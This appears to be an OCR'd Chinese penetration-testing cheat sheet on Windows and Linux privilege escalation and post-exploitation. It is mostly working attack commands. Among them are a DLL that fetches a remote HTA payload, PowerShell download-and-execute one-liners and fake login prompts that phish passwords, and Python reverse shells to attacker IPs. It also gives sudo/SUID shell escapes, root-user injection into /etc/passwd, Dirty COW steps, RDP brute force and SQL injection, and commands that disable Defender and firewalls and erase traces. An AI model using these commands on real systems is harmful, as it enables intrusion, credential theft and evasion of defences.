
编译成DLL

dll.cpp

```
#include "stdafx.h"
#include <windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
WinExec("cmd.exe /c mshta http://192.168.0.107:8080/SU8Fd6kNRz0.hta", SW_SHOW);
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Control执行

```
>control C:\Users\Administrator.DC\Desktop\VC6.0green\MyProjects\dll\Debug\dll.dll
```




```
或将DLL后缀改为cpl，双击执行，或rundll32执行
>rundll32.exe shell32.dll,Control_RunDLL C:\Users\Administrator.DC\Desktop\VC6.0green\MyProjects\dll\Debug\dll.dll
```

Runas

```
#use exploit/windows/local/ask
```

令牌窃取

MSF

```
Meterpreter>use incognito
Meterpreter>list_tokens -u
Meterpreter>impersonate_token name\\administrator
&
Meterpreter>ps
Meterpreter>steal_token pid
```


Cobalt strike

```
beacon> steal_token 1234 窃取令牌
beacon> rev2self 恢复令牌
Windows
https://gitee.com/RichChigga/incognito2
```


密码窃取

伪造锁屏


```
https://github.com/Pickfordmatt/SharpLocker/releases
```



https://github.com/bitsadmin/fakelogonscreen/releases




记录的密码保存在
%LOCALAPPDATA%\Microsoft\user.db



伪造认证框

CredsLeaker

```
https://github.com/Dviros/CredsLeaker
将cl_reader.php，config.php，config.cl上传到web服务器
修改CredsLeaker.ps1、run.bat中URL参数
```




```
输入正确密码后会自动结束，否则除非结束powershell进程才可结束
获取到正确密码后会在目录下生成creds.txt保存密码信息
```

```
root@ykali:/var/www/html/access# cat creds.txt
Date: 10:43:47 03-23-2020 | Domain: Local | ComputerName: Y | Username: y | Password: x
root@ykali:/var/www/html/access#
```

LoginPrompt

```
>powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString('http://192.168.0.107/ps/Invoke-LoginPrompt.ps1');invoke-LoginPrompt"
```


```
beacon> shell powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadString('http://
LoginPrompt.ps1');invoke-LoginPrompt"
[*] Tasked beacon to run: powershell.exe -nop -exec bypass -c "IEX(New-Object net.webclient).DownloadStr
/ps/Invoke-LoginPrompt.ps1');invoke-LoginPrompt"
[+] host called home, sent: 182 bytes
SUB2K8] y/1752 (x64)
beacon>
```

```
除非结束进程，否则只能输对密码才能关闭对话框。
收到正确密码会返回结果
```

```
[+] host called home, sent: 182 bytes
[+] received output:

UserName                Domain                  Password
--------                ------                  --------
y                       ZONE                    S       3

[SUB2K8] y/1752 (x64)
beacon>
```

Nishang-Invoke-CredentialsPhish

```
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.108/ps/nishang/Gather/Invoke-CredentialsPhish.ps1'); Invoke-CredentialsPhish"
```




RottenPotato


```
https://github.com/foxglovesec/RottenPotato Meterpreter>use incognito
Meterpreter>list_tokens -u
Meterpreter>upload /root/Desktop/rottenpotato.exe
Meterpreter>execute -HC -f rottenpotato.exe
Meterpreter>impersonate_token "NT AUTHORITY\\SYSTEM"
```

PowerUp


```
检测有漏洞的服务
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.107/ps/powertools/PowerUp/PowerUp.ps1');Invoke-AllChecks"
```




```
>icacls C:\Windows\system32\\wlbsctrl.dll 查看文件权限，F为完全控制，M修改
```




```
在AbuseFunction中会显示利用语句。
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.107/ps/powertools/PowerUp/PowerUp.ps1'); Write-HijackDll -OutputFile
'C:\Windows\system32\\wlbsctrl.dll' -Command 'net user admin pass@Qwe1 /add&net localgroup administrators admin /add'"
```




重启电脑后会新增用户admin

查找可能劫持的进程
>Find-ProcessDLLHijack
查找环境变量中当前用户可修改的目录
>Find-PathDLLHijack
查找存在注册表中自动登录用户的平局
>Get-RegistryAutoLogon
查询trusted_service_path
>Get-ServiceUnquoted
查询当前用户可修改的注册表开机启动项
>Get-ModifiableRegistryAutoRun
查询当前用户可修改的计划任务项
>Get-ModifiableScheduledTaskFile
查询系统中所有web.config文件中的明文密码
>Get-WebConfig

Powerup-AlwaysInstallElevated

```
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.107/ps/powertools/PowerUp/PowerUp.ps1');Get-RegAlwaysInstallElevated"
```




```
>powershell.exe -nop -exec bypass -c "IEX(New-Object
net.webclient).DownloadString('http://192.168.0.107/ps/powertools/PowerUp/PowerUp.ps1'); Write-UserAddMSI"
```

普通用户执行安装

AlwaysInstallElevated提权

```
>reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
>reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
为1 检测是否永远以高权限启动安装
#HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
新建DWORD32 DisableMSI=0
#msfvenom -p windows/adduser USER=msi PASS=pass@123 -f msi -o /root/add.msi
#upload /root/add.msi c:\\1.msi
>msiexec /quiet /qn /i c:\1.msi
MSF
#use exploit/windows/local/always_install_elevated
#set session 1
```

Trusted Service Paths

```
>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """ 列出没有用引    号包含的服务
#use exploit/windows/local/trusted_service_path
#set session 1
```

Vulnerable Services

```
#use exploit/windows/local/service_permissions
#set session 1
```

Sudo提权

```
/home/user/.sudo_as_admin_successful
>sudo zip /tmp/test.zip /tmp/test -T --unzip-command="sh -c /bin/bash"
>sudo tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash
>sudo strace -o /dev/null /bin/bash
>sudo nmap -interactive nmap>!sh
>echo "os.execute('/bin.sh')">/tmp/1.nse
>sudo nmap -script=/tmp/shell.nse
>sudo more/less/man /etc/rsyslog.conf
>sudo git help status
>!/bin/bash
>sudo ftp
>!/bin/bash
>sudo vim -c '!sh'
>sudo find /bin/ -name ls -exec /bin/bash ;
>sudo awk 'BEGIN {system("/bin/sh")}'
```

Linux计划任务

```
>for user in $(getent passwd|cut -f1 -d:); do echo "### Crontabs for $user ####"; crontab -u $user -l; done 列举所有用户的crontab
$cat /etc/crontab
$echo 'echo "ignite ALL=(root) NOPASSWD: ALL" > /etc/sudoers' >test.sh
$echo "" > "--checkpoint-action=exec=sh test.sh"
$echo "" > --checkpoint=1
或编辑可写的计划任务文件
#!/usr/bin/python
import os,subprocess,socket
s=socket.socekt(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("192.168.0.107","5555"))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
```

Linux SUID提权

```
查找有root权限的SUID文件
$find / -perm -u=s -type f 2>/dev/null
$find / -user root -perm -4000 -print 2>/dev/null
$find / -user root -perm -4000 -exec ls -ldb {} \;
```

Find

```
$touch xxx
$/usr/bin/find xxx -exec whoami \;
$/usr/bin/find xxx -exec python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.2",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'  \;
&
>find xxx -exec netcat -lvp 12138 -e /bin/sh \; 然后攻击机主动连接
```

NMAP

```
# 进入nmap的交互模式
>nmap --interactive
>!sh
```

VIM

```
>vim.tiny /etc/shadow
&
>vim.tiny
# 按ESC
:set shell=/bin/sh
:shell
```

BASH

```
>bash -p
```

More/Less/Man

```
>less /etc/passwd
!/bin/sh
>more /etc/passwd
!/bin/bash
>man passwd
!/bin/bash
```

CP/MV

```
覆盖shadow文件
```

Linux /etc/passwd提权

```
$ls -lh /etc/passwd 若是任何用户可读写
$perl -le 'print crypt("password@123","addedsalt")' 生成密码
$echo "test:advwtv/9yU5yQ:0:0:User_like_root:/root:/bin/bash" >>/etc/passwd
一条命令添加root用户
#useradd -p `openssl passwd -1 -salt 'user' 123qwe` -u 0 -o -g root  -G root -s /bin/bash -d /home/user venus
用户名venus 密码123qwe
#useradd newuser;echo "newuser:password"|chpasswd
>echo "admin:x:0:0::/:/bin/sh" >> /etc/passwd
>passwd admin修改密码
```


Linux脏牛提权

```
https://github.com/FireFart/dirtycow
$gcc -pthread dirty.c -o dirty -lcrypt
$./dirty passwd
生成账户密码
https://github.com/gbonacini/CVE-2016-5195
$make
$./dcow -s
```

RDP&Fireawall

爆破

```
Hydra爆破RDP
>hydra -l admin -P /root/Desktop/passwords -S 192.168.0.0 rdp
&
Nlbrute
```



注册表开启

```
查询系统是否允许3389远程连接：
>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections
1表示关闭，0表示开启
查看远程连接的端口：
```

```
>REG QUERY "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber
本机开启3389远程连接的方法
通过cmd
>REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
>REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v PortNumber /t REG_DWORD /d
0x00000d3d /f
通过reg文件
内容如下:
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]
"fDenyTSConnections"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp]
"PortNumber"=dword:00000d3d
导入注册表:
regedit /s a.reg
```

NETSH启动服务

```
>netsh firewall set service remoteadmin enable
>netsh firewall set service remotedesktop enable
>netsh firewall set opmode disable 关闭防火墙
```

注入点开启

```
.asp?id=100;exec master.dbo.xp_regwrite 'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal
Server','fDenyTSConnections','REG_DWORD',0;--
注:
修改连接端口重启后生效
```

MSF开启

```
#run post/windows/manage/enable_rdp
```

Wmic开启

```
>wmic /node:192.168.1.2 /USER:administrator PATH win32_terminalservicesetting WHERE (__Class!="") CALL SetAllowTSConnections 1
```

防火墙


```
允许进站
如果系统未配置过远程桌面服务，第一次开启时还需要添加防火墙规则，允许3389端口，命令如下:
>netsh advfirewall firewall add rule name="Remote Desktop" protocol=TCP dir=in localport=3389 action=allow
>netsh firewall set portopening TCP 3389 ENABLE
防火墙关闭
>netsh firewall set opmode mode=disable
>netsh advfirewall show allprofiles查看状态
>netsh advfirewall set allprofiles state off
>sc stop windefend
>sc delete windefend
PS> Set-MpPreference -DisableRealtimeMonitoring 1
PS> Set-MpPreference -Disablearchivescanning $true
```

多用户登录


```
Mimikatz设置允许多用户登录
>privilege::debug
>ts::multirdp
rdpwrap
https://github.com/stascorp/rdpwrap
>RDPWInst.exe -i is
```

RDP连接记录

```
https://github.com/3gstudent/List-RDP-Connections-History
查看本机用户连接RDP的记录
```




```
>Psloggedon.exe username
```



删除痕迹

```
@echo off
@reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default" /va /f
@del "%USERPROFILE%\My Documents\Default.rdp" /a
@exit
```


端口映射&转发

MSF


```
使用条件：服务器通外网，拥有自己的公网ip
>portfwd add -l 5555 -p 3389 -r 172.16.86.153
转发目标主机的3389远程桌面服务端口到本地的5555
>portfwd list
```

lcx.exe

```
使用条件：服务器通外网，拥有自己的公网ip
靶机：lcx.exe -slave 外网IP 9999 127.0.0.1 3389
linux攻击机：./portmap -m 2 -p1 9999 -p2 33889
windows攻击机：lcx -listen 9999 33889 把本机9999监听的信息转到33889
PortTran
https://github.com/k8gege/K8tools/raw/master/PortTran.rar
攻击机执行
>PortTranS20.exe 12345 389
```




```
靶机执行
>PortTranC20.exe 127.0.0.1 3389 192.168.0.102 12345
建立连接后，攻击机连接本机389端口即可
```



SSH

```
-C 压缩传输，加快传输速度
-f 在后台对用户名密码进行认证
-N 仅仅只用来转发，不用再弹回一个新的shell -n 后台运行
-q 安静模式，不要显示任何debug信息
-l 指定ssh登录名
-g 允许远程主机连接到本地用于转发的端口
-L 进行本地端口转发
-R 进行远程端口转发
-D 动态转发，即socks代理
-T 禁止分配伪终端
-p 指定远程ssh服务端口
```

